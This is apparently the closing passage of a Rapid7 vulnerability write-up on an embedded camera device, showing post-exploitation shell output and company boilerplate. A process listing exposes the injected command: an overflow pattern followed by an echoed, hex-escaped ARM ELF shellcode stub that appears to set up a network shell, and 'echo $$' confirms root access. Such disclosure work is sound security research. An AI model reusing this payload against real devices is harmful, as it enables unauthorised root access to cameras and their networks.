-rwxr-xr-x    1       209 fstab
-rwxr-xr-x    1        30 fs-version
-rw-r--r--    1        26 SigFilePartition
-rw-r--r--    1       283 SigFileList
-rw-r--r--    1       288 Data_Signature
```

```
drwxr-xr-x   18       238 ..
drwxr-xr-x    3       312 .
ps
PID   USER      TIME   COMMAND
    1 root       0:00 init
    2 root       0:00 [kthreadd]
    3 root       0:00 [ksoftirqd/0]
    4 root       0:00 [kworker/0:0]
    5 root       0:00 [kworker/0:0H]
    6 root       0:00 [kworker/u2:0]
    7 root       0:00 [rcu_preempt]
    8 root       0:00 [rcu_sched]
    9 root       0:00 [rcu_bh]
   10 root       0:00 [lru-add-drain]
   11 root       0:00 [watchdog/0]
   12 root       0:00 [kdevtmpfs]
   13 root       0:00 [kworker/u2:1]
  141 root       0:00 [oom_reaper]
  142 root       0:00 [writeback]
  144 root       0:00 [kcompactd0]
  145 root       0:00 [crypto]
  146 root       0:00 [bioset]
  148 root       0:00 [kblockd]
  175 root       0:01 [kworker/0:1]
  182 root       0:00 [kswapd0]
  283 root       0:00 [urdma_tx_thread]
  297 root       0:00 [bioset]
  298 root       0:00 [mmcqd/0]
  313 root       0:00 [bioset]
  318 root       0:00 [bioset]
  323 root       0:00 [bioset]
  328 root       0:00 [bioset]
  333 root       0:00 [bioset]
  338 root       0:00 [bioset]
  349 root       0:00 [monitor_temp]
  357 root       0:00 [kworker/0:1H]
  390 root       0:00 [jffs2_gcd_mtd5]
  425 root       0:00 [SensorIfThreadW]
  434 root       0:01 [IspDriverThread]
  499 root       0:00 [OSA_497_1]
  532 root       0:00 [OSA_519_3]
```

```
  533 root       0:00 [OSA_519_4]
  538 root       0:00 [OSA_519_5]
  573 root       0:00 [ehci_monitor]
  578 root       0:00 [kworker/0:2]
  645 root       0:28 /usr/bin/sonia AEWB MOTOR
  651 root       0:01 [vpe0_P0_MAIN]
  652 root       0:00 [vpe0_P1_MAIN]
  653 root       0:00 [vpe0_P2_MAIN]
  654 root       0:00 [VEP_DumpTaskThr]
  657 root       0:00 [RGN BUF WQ]
  658 root       0:00 [vif0_P0_MAIN]
  659 root       0:00 [vif1_P0_MAIN]
  660 root       0:00 [venc0_P0_MAIN]
  661 root       0:00 [venc1_P0_MAIN]
  663 root       0:01 [divp0_P0_MAIN]
  726 root       0:01 [ai0_P0_MAIN]
  729 root       0:00 [RTW_CMD_THREAD]
  732 root       0:00 [kworker/u2:2]
  747 root       0:00 [kworker/0:3]
  748 root       0:00 [kworker/0:4]
  768 root       0:00 sh -c #
AAA1BBB1CCC1DDD1EEE1FFF1GGG1HHH1III1JJJ1KKK1LLL1MMM1NNN1OOO1PPP1QQQ1RRR1S
SS1TTT1UUU1VVV1WWW1XXX1YYY1ZZZ1Z    #
AAA2BBB2CCC2DDD2EEE2FFF2GGG2HHH2III2JJJ2KKK2LLL2MMM2NNN2OOO≡       echo
\\x7f\\x45\\x4c\\x46\\x01\\x01\\x01\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x
00\\x00\\x03\\x00\\x28\\x00\\x01\\x00\\x00\\x00\\xfc\\x00\\x00\\x00\\x34\
\x00\\x00\\x00\\x74\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x34\\x00\\x20\\x0
0\\x02\\x00\\x2c\\x00\\x02\\x00\\x01\\x00\\x01\\x00\\x00\\x00\\x00\\x00\\
x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\xad\\x01\\x00\\x00\\xad
\\x01\\x00\\x00\\x07\\x00\\x00\\x00\\x00\\x10\\x00\\x00\\x02\\x00\\x00\\x
00\\x07\\x00\\x00\\x00\\xc8\\x00\\x00\\x00\\xc8\\x00\\x00\\x00\\xc8\\x00\
\x00\\x00\\x30\\x00\\x00\\x00\\x30\\x00\\x00\\x00\\x00\\x10\\x00\\x00\\x0
1\\x00\\x00\\x00\\x06\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\xc8\\x00\\x00\\
x00\\xc8\\x00\\x00\\x00\\x30\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00
\\x00\\x00\\x00\\x00\\x00\\x00\\x08\\x00\\x00\\x00\\x07\\x00\\x00\\x00\\x
00\\x00\\x00\\x00\\x03\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\xf8\\x00\\x00\
\x00\\xf8\\x00\\x00\\x00\\x02\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x0
0\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x0c\\x00\\x00\\x00\\
xfc\\x00\\x00\\x00\\x05\\x00\\x00\\x00\\xf8\\x00\\x00\\x00\\x06\\x00\\x00
\\x00\\xf8\\x00\\x00\\x00\\x0a\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x0b\\x
00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\
```

```
\x00\\x00\\x00\\x00\\x02\\x00\\xa0\\xe3\\x01\\x10\\xa0\\xe3\\x05\\x20\\x8
1\\xe2\\x8c\\x70\\xa0\\xe3\\x8d\\x70\\x87\\xe2\\x00\\x00\\x00\\xef\\x00\\
x60\\xa0\\xe1\\x60\\x10\\x8f\\xe2\\x10\\x20\\xa0\\xe3\\x8d\\x70\\xa0\\xe3
\\x8e\\x70\\x87\\xe2\\x00\\x00\\x00\\xef\\x06\\x00\\xa0\\xe1\\x00\\x10\\x
a0\\xe3\\x3f\\x70\\xa0\\xe3\\x00\\x00\\x00\\xef\\x06\\x00\\xa0\\xe1\\x01\
\x10\\xa0\\xe3\\x3f\\x70\\xa0\\xe3\\x00\\x00\\x00\\xef\\x06\\x00\\xa0\\xe
1\\x02\\x10\\xa0\\xe3\\x3f\\x70\\xa0\\xe3\\x00\\x00\\x00\\xef\\x24\\x00\\
x8f\\xe2\\x04\\x40\\x24\\xe0\\x10\\x00\\x2d\\xe9\\x0d\\x20\\xa0\\xe1\\x24
\\x40\
  770 root       0:00 /bin/sh
  772 root       0:00 ps
echo $$
770
```

From the above shell output, we can see the result of the "`echo $$`" command; this command displays our current process ID, which confirms we are now running as root.

About Rapid7

Rapid7 is creating a more secure digital future for all by helping organizations strengthen their security programs in the face of accelerating digital transformation. Our portfolio of best-in-class solutions empowers security professionals to manage risk and eliminate threats across the entire threat landscape from apps to the cloud to traditional infrastructure to the dark web. We foster open source communities and cutting-edge research–using these insights to optimize our products and arm the global security community with the latest in attacker methodology. Trusted by more than 11,000 customers worldwide, our industry-leading solutions and services help businesses stay ahead of attackers, ahead of the competition, and future-ready for what's next.

RAPID7

PRODUCTS

Cloud Security
XDR & SIEM
Application Security
Orchestration & Automation
Threat Intelligence
Vulnerability Risk Management
Managed Services

CONTACT US

rapid7.com/contact

To learn more or start a free trial, visit: https://www.rapid7.com/try/insight/